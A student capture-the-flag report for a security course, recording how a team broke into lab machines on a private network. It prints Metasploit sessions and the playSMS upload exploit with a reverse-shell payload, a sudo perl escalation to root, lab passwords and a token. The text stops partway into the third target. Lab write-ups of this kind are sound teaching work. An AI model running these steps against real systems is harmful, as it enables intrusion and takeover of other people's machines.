

Capture The Flag Report

CYBR 3100B

Martinez, Daniel, Rochford, Drew, Thompsons, Dominique

NOVEMBER 30TH, 2021

CYBR 3100B

Capture The Flag Report

November 30th, 2021

By: Daniel Martinez, Drew Rochford, Dominique Thompkins

Table of Contents

Penetration Test Phase 1 Report Summary.....	3
Penetration Test Phase 2 Report Summary.....	3
Methodology.....	5
Finding the Flag and Capture it.....	19
Target 1 Reports.....	19
Target 2 Reports.....	20
Target 3 Reports.....	20
Target 4 Reports.....	21
Target 5 Reports.....	22
Target 6 Reports.....	23
Conclusion.....	25
Contributions.....	26

Penetration Test Phase 1 Report Summary

In Phase 1, the main goal was to find active host targets and see any vulnerabilities to be exploited for the next phase. We have found six potential targets that can be useful for Phase 2 of the Penetration Test. We used Nmap -A -T4 -F target IP address to help search for the targets. The targets we have found are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124
- 192.168.1.125

We believe these targets can help us exploit them because we found a total of 84 Vulnerabilities that can provide us access to the system of the targets for Phase 2 of the Penetration Test.

Penetration Test Phase 2 Report Summary

In Phase 2, the main goal was to be able to access the targets' system. We were able to get access to five out of six targets in Phase 2. The five targets we have access to are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124

We use different methods like ssh, dirbuster, Nmap, Metasploit, smbclient, telnet, windows, and Linux to get root access to the targets. We were able to identify the targets' machine and access it to have root access. We identified the vulnerabilities that each target has and tried several ways to prevent them from being exploited.

Overall, Phase 2 was a success, and we learned several ways to find clues and get access to the targets.

Methodology

Capture The Flag was more of the gray box testing because we have the materials for the targets, but we need to use the information in several ways that help us to find some clues to find the flags. The tools we used were a little bit different from the other two Phase of the Penetration Test. Each of the group members used some of the tools that were used in the previous phases with an additional tool that was not used in the previous phases.

Finding the Flag and Capture it


In the Capture the flag, we were able to get 4 of the targets' flags. The two targets, .124 and .125 were a failure and did not get any result.

Target 1

192.168.1.120


```
kali@kali: ~  
File Actions Edit View Help  
_ Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)  
_ ssh-hostkey: ERROR: Script execution failed (use -d to debug)  
80/tcp open http Apache httpd 2.4.27 ((Fedora))  
_ http-methods:  
_ Potentially risky methods: TRACE  
_ http-server-header: Apache/2.4.27 (Fedora)  
_ http-title: Morty's Website  
9090/tcp open http Cockpit web service 161 or earlier  
_ http-title: Did not follow redirect to https://192.168.1.120:9090/  
1333/tcp open unknown  
_ fingerprint-strings:  
_ NULL:  
_ FLAG: {TheyFoundMyBackDoorMorty}-10Points  
2222/tcp open ssh OpenSSH 7.5 (protocol 2.0)  
_ ssh-hostkeys:  
2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)  
256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:0e:8a:45:6e:0e (ECDSA)  
256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)  
68000/tcp open unknown  
_ drda-info: ERROR  
_ fingerprint-strings:  
_ NULL, ibm-db2:  
_ Welcome to Ricks half baked reverse shell ...  
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:  
-----  
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)  
SF-Port22-TCP:V=7.91XI-7XD-12/1Time=61A7C91FXP-x86_64-pc-linux-gnu%r(NULL  
SF:42,"Welcome\x20to\x20Ubuntu\x2014\04\05\x20LTS\x20(GNU/Linux\x204\04  
SF:\0-31-generic\x20x86_64)\n");  
-----  
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)  
SF-Port1333-TCP:V=7.91XI-7XD-12/1Time=61A7C91FXP-x86_64-pc-linux-gnu%r(N  
SF:ULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");  
-----  
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)  
SF-Port68000-TCP:V=7.91XI-7XD-12/1Time=61A7C91FXP-x86_64-pc-linux-gnu%r(N  
SF:ULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\\\n  
SF:\n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20re  
SF:verse\x20shell\\\n#\x20");  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

This picture is scanning all ports within the IP which had the first flag



```
kali@kali: ~  
File Actions Edit View Help  
220 (vsFTPd 3.0.3)  
Name (192.168.1.120:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt  
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub  
226 Directory send OK.  
ftp> cat flag.txt  
?Invalid command  
ftp> get flag.txt  
local: flag.txt remote: flag.txt  
200 PORT command successful. Consider using PASV.  
550 Failed to open file.  
ftp> get FLAG.txt  
local: FLAG.txt remote: FLAG.txt  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).  
226 Transfer complete.  
42 bytes received in 0.02 secs (2.7043 kB/s)  
ftp> quit  
221 Goodbye.  
[kali@kali]~  
cat: flag.txt: No such file or directory  
[kali@kali]~  
cat: FLAG.txt  
FLAG{Whoa this is unexpected} - 10 Points  
[kali@kali]~
```

Using the anonymous login, I was able to find another flag within the ftp login



```
Mozilla Firefox  
192.168.1.120/passwords/FLAG.txt  
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU  
FLAG{Yeah d- just don't do it.} - 10 Points
```

Using the web address and checking the passwords section, another flag was shown on the browser

```
kali@kali: ~  
File Actions Edit View Help  
msf6 auxiliary(asmmer/ssh/ssh_login) > sessions -u 3  
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]  
[!] SESSION may not be compatible with this module.  
[*] Upgrading session ID: 3  
[*] Meterpreter sessions cannot be upgraded any higher  
msf6 auxiliary(asmmer/ssh/ssh_login) > sessions -u 2  
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]  
[!] SESSION may not be compatible with this module.  
[*] Upgrading session ID: 2  
[*] Meterpreter sessions cannot be upgraded any higher  
msf6 auxiliary(asmmer/ssh/ssh_login) > sessions 1  
[*] Starting interaction with 1...  
  
^C  
Abort session 1? [y/N] y  
[*] 192.168.1.120 - Command shell session 1 closed. Reason: User exit  
msf6 auxiliary(asmmer/ssh/ssh_login) > sessions 3  
[*] Starting interaction with 3...  
  
meterpreter > ls  
Listing: /home/Summer  
  
Mode                Size      Type      Last modified          Name  
-----  
100600/rw-----   1      fil      2017-09-14 21:51:12 -0400 .bash_history  
100644/rw-r--r--   18      fil      2017-08-18 04:20:27 -0400 .bash_logout  
100644/rw-r--r--  193      fil      2017-08-18 04:20:27 -0400 .bash_profile  
100644/rw-r--r--  231      fil      2017-08-18 04:20:27 -0400 .bashrc  
100664/rw-rw-r--  48      fil      2017-08-21 12:46:53 -0400 FLAG.txt  
  
meterpreter > cat FLAG.txt  
FLAG[Get off the high road Summer!] - 10 Points  
meterpreter >
```

Using Metasploit to get a meterpreter session, I was able to get another flag

```
kali@kali: ~  
File Actions Edit View Help  
local: flag.txt remote: flag.txt  
200 PORT command successful. Consider using PASV.  
550 Failed to open file.  
ftp> get FLAG.txt  
local: FLAG.txt remote: FLAG.txt  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).  
226 Transfer complete.  
42 bytes received in 0.02 secs (2.7843 kB/s)  
ftp> quit  
221 Goodbye.  
  
--(kali@kali)--[~]  
$ cat flag.txt  
cat: flag.txt: No such file or directory  
  
--(kali@kali)--[~]  
$ cat FLAG.txt  
FLAG[Whooa this is unexpected] - 10 Points  
  
--(kali@kali)--[~]  
$ unzip journal.txt.zip  
Archive: journal.txt.zip  
[journal.txt.zip] journal.txt password:  
password incorrect--reenter:  
inflating: journal.txt  
  
--(kali@kali)--[~]  
$ cat journal.txt  
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?  
  
Anyway. Here it is:  
FLAG: [131333] - 20 Points  
--(kali@kali)--[~]  
$
```

While still in meterpreter I changed the user to one previously discovered. I downloaded the .jpg and zip file and was given another flag containing a password


```
File Actions Edit View Help
root@localhost:~

(kali@kali)~$ ssh RickSanchez@192.168.1.120 -p 22222
The authenticity of host '192.168.1.120:22222 ([192.168.1.120]:22222)' can't be established.
ECDSA key fingerprint is SHA256:1P4CX/v9x4Zay9sr1U8Rq:8FQlmaU09cs1P3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.120:22222' (ECDSA) to the list of known hosts.
RickSanchez@192.168.1.120's password:
Permission denied, please try again.
RickSanchez@192.168.1.120's password:
Last failed login: Thu Dec 2 06:42:21 AEDT 2021 from 192.168.0.50 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[rick@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]# ls
RickSanchez  thisdoesnotexist  rickflag
[root@localhost RickSanchez]# cd /root
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# cat FLAG.txt

[rick@localhost ~]# more FLAG.txt
FLAG: {Ironic Derivillator} - 30 points
[root@localhost ~]#
```

Using the root login for Rick, I found another flag file but had to use the more command in order to view it fully

```
File Actions Edit View Help
kali@kali:~


Sf:lain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; Device: remote management; CPE: cpe:/o:microsoft:windows

Host script results:
  _clock-skew: mean: 9h08m34s, deviation: 3h01m26s, median: 7h59m59s
  _nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:8c:43:10 (VMware)
  smb-os-discovery:
    OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
    OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
    Computer name: vagrant-2008R2
    NetBIOS Computer name: VAGRANT-2008R2\x00
    Workgroup: WORKGROUP\x00
    System time: 2021-12-01T19:01:02-08:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
    smb2-time:
      date: 2021-12-02T02:01:00
      start_date: 2021-12-02T02:42:55

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 770.16 seconds

(kali@kali)~$ nc 192.168.1.120 60000
Welcome to Rick's half baked reverse shell...
# ls
FLAG.txt
# cat flag.txt
cat flag.txt: no such file or directory
# cat FLAG.txt
FLAG[Flip the pickle Morty!] - 10 Points
#
```

Once I got all of those flags, I started going through some of the other open ports and found one using the netcat tool



I started checking all of the open ports in the web address and found this possible flag

Target 2

192.168.1.121

```
(root@kali) ~/home/kali
nmap -A 192.168.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-29 16:31 EST
Nmap scan report for Dina.ccspen.local (192.168.1.121)
Host is up (0.00064s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_ http-robots.txt: 5 disallowed entries
|_ /angel /angel1 /nothing /tmp /uploads
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Dina
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 2 hops

TRACEROUTE (using port 199/tcp)
HOP RTT ADDRESS
1 0.43 ms 192.168.0.1
2 0.77 ms Dina.ccspen.local (192.168.1.121)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
```

In this picture, we were looking at the IP address port and the trace route to see what the IP address is doing.

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.1.121
RHOSTS => 192.168.1.121
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                        |
|-----------|-----------------|----------|------------------------------------------------------------------------------------|
| PASSWORD  | admin           | yes      | The WordPress password to authenticate with                                        |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS    | 192.168.1.121   | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT     | 80              | yes      | The target port (TCP)                                                              |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI | /               | yes      | The base path to the wordpress application                                         |
| USERNAME  | admin           | yes      | The WordPress username to authenticate with                                        |
| VHOST     |                 | no       | HTTP server virtual host                                                           |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.0.50    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |


```

We try to set the IP address to RHOSTS and change the username and password to admin to exploit it.

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.50:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > shell
[-] Unknown command: shell.
msf6 exploit(unix/webapp/wp_admin_shell_upload) >

```

After exploiting it, we conclude the exploit was aborted and fail to exploit, so we go to the next step.

```

root@kali:~/home/kali
nikto -host http://192.168.1.121
- Nikto v2.1.6


+ Target IP: 192.168.1.121
+ Target Hostname: 192.168.1.121
+ Target Port: 80
+ Start Time: 2021-11-29 18:44:35 (GMT-5)

+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 09:46:52 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /angel/: Directory indexing found.
+ Entry '/angel/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /angel1/: Directory indexing found.
+ Entry '/angel1/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /tmp/: Directory indexing found.
+ Entry '/tmp/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /uploads/: Directory indexing found.
+ Entry '/uploads/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebd
c59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /secure/: Directory indexing found.
+ OSVDB-3892: /tmp/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8730 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time: 2021-11-29 18:44:54 (GMT-5) (19 seconds)

+ 1 host(s) tested

```


We try using Nikto to see any result. We found a directory to explore into and see what we find in there.




Index of /secure

Name	Last modified	Size	Description
Parent Directory			
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 192.168.1.121 Port 80



We noticed there was a backup.zip file and we tried to get through by using the password that was in the nothing/pass page. We were able to get through with the password: freedom and look through the message using mousepad.



We use the same password page, but this time, we used diana as the password along with touhid as the username and was able to get through.

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

playSMS Home My account Settings Reports Features

touhid 0.00

Webservices username	touhid
Webservices token	51ff7f53d487db5bdb7d95d435af7203
Renew webservices token	no
Enable webservices	yes
Webservices IP range	****
Active language	English (United States)
Timezone	+0700
Forward message to inbox	yes
Forward message to email	yes
Forward message to mobile	no
Local number length	9
Prefix or country code	

```

root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lport 4444
lport => 4444
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set LHOST 192.168.0.50
LHOST => 192.168.0.50
msf6 exploit(multi/http/playsms_uploadcsv_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Authentication successful: touhid:diana
[*] Sending stage (39282 bytes) to 192.168.1.121
[*] Meterpreter session 1 opened (192.168.0.50:4444 -> 192.168.1.121:59374) at 2021-11-29 22:47:38 -0500

meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 2556 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt

```

After we get access to the playSMS, we go to Metasploit to exploit playSMS. So, we use these

commands to exploit playSMS:

Search playsms

Use exploit/multi/http/playsms_uploadcsv_exec

Set RHOST 192.168.1.121

Set LHOST 192.168.0.50

Set LPort 4444

Set username touhid

Set password diana

Set targeturi /SecreTSMSGatewayLogin

Exploit

When we get access to it, we use these commands to get to the flag:

Getuid

Shell

Python -c 'import pty; pty.spawn("/bin/sh")'

Sudo -l

Sudo /usr/bin/perl -e "exec '/bin/sh'"

Whoami

Cd/root

Ls

Cat flag.txt


```
File Actions Edit View Help
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
Information
I am not toooo smart in com
uname: touhid
password: *****
url : /Secret545gatewaylogin

root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password.....
u already have root shelll....

CONGO.....
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

When we get access to it, we use these commands to get to the flag:

Getuid

Shell

Python -c 'import pty; pty.spawn("/bin/sh")'

Sudo -l

Sudo /usr/bin/perl -e "exec '/bin/sh'"

Whoami

Cd/root

Ls


Cat flag.txt

To conclude, capturing the flag for 192.168.1.121 was a success.

For the vulnerabilities, we learned the secret page for the password was an immense risk for the developer because a hacker can use methods like robots.txt, Nmap, Nikto to navigate the webpage and find some hidden clues. Also, the same goes for the backup.zip file, where using the password in the secret page can allow the hacker to use those passwords and get access to the playSMS, which the link was in the backup.zip file. To conclude, the best advice is to hide that sensitive information in a separate file where hackers cannot access the website, so the hackers cannot exploit the vulnerabilities.

Target 3

192.168.1.122



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~  
$ nmap 192.168.1.122  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-01 21:12 EST  
Nmap scan report for LazySysAdmin.ccspen.local (192.168.1.122)  
Host is up (0.44s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
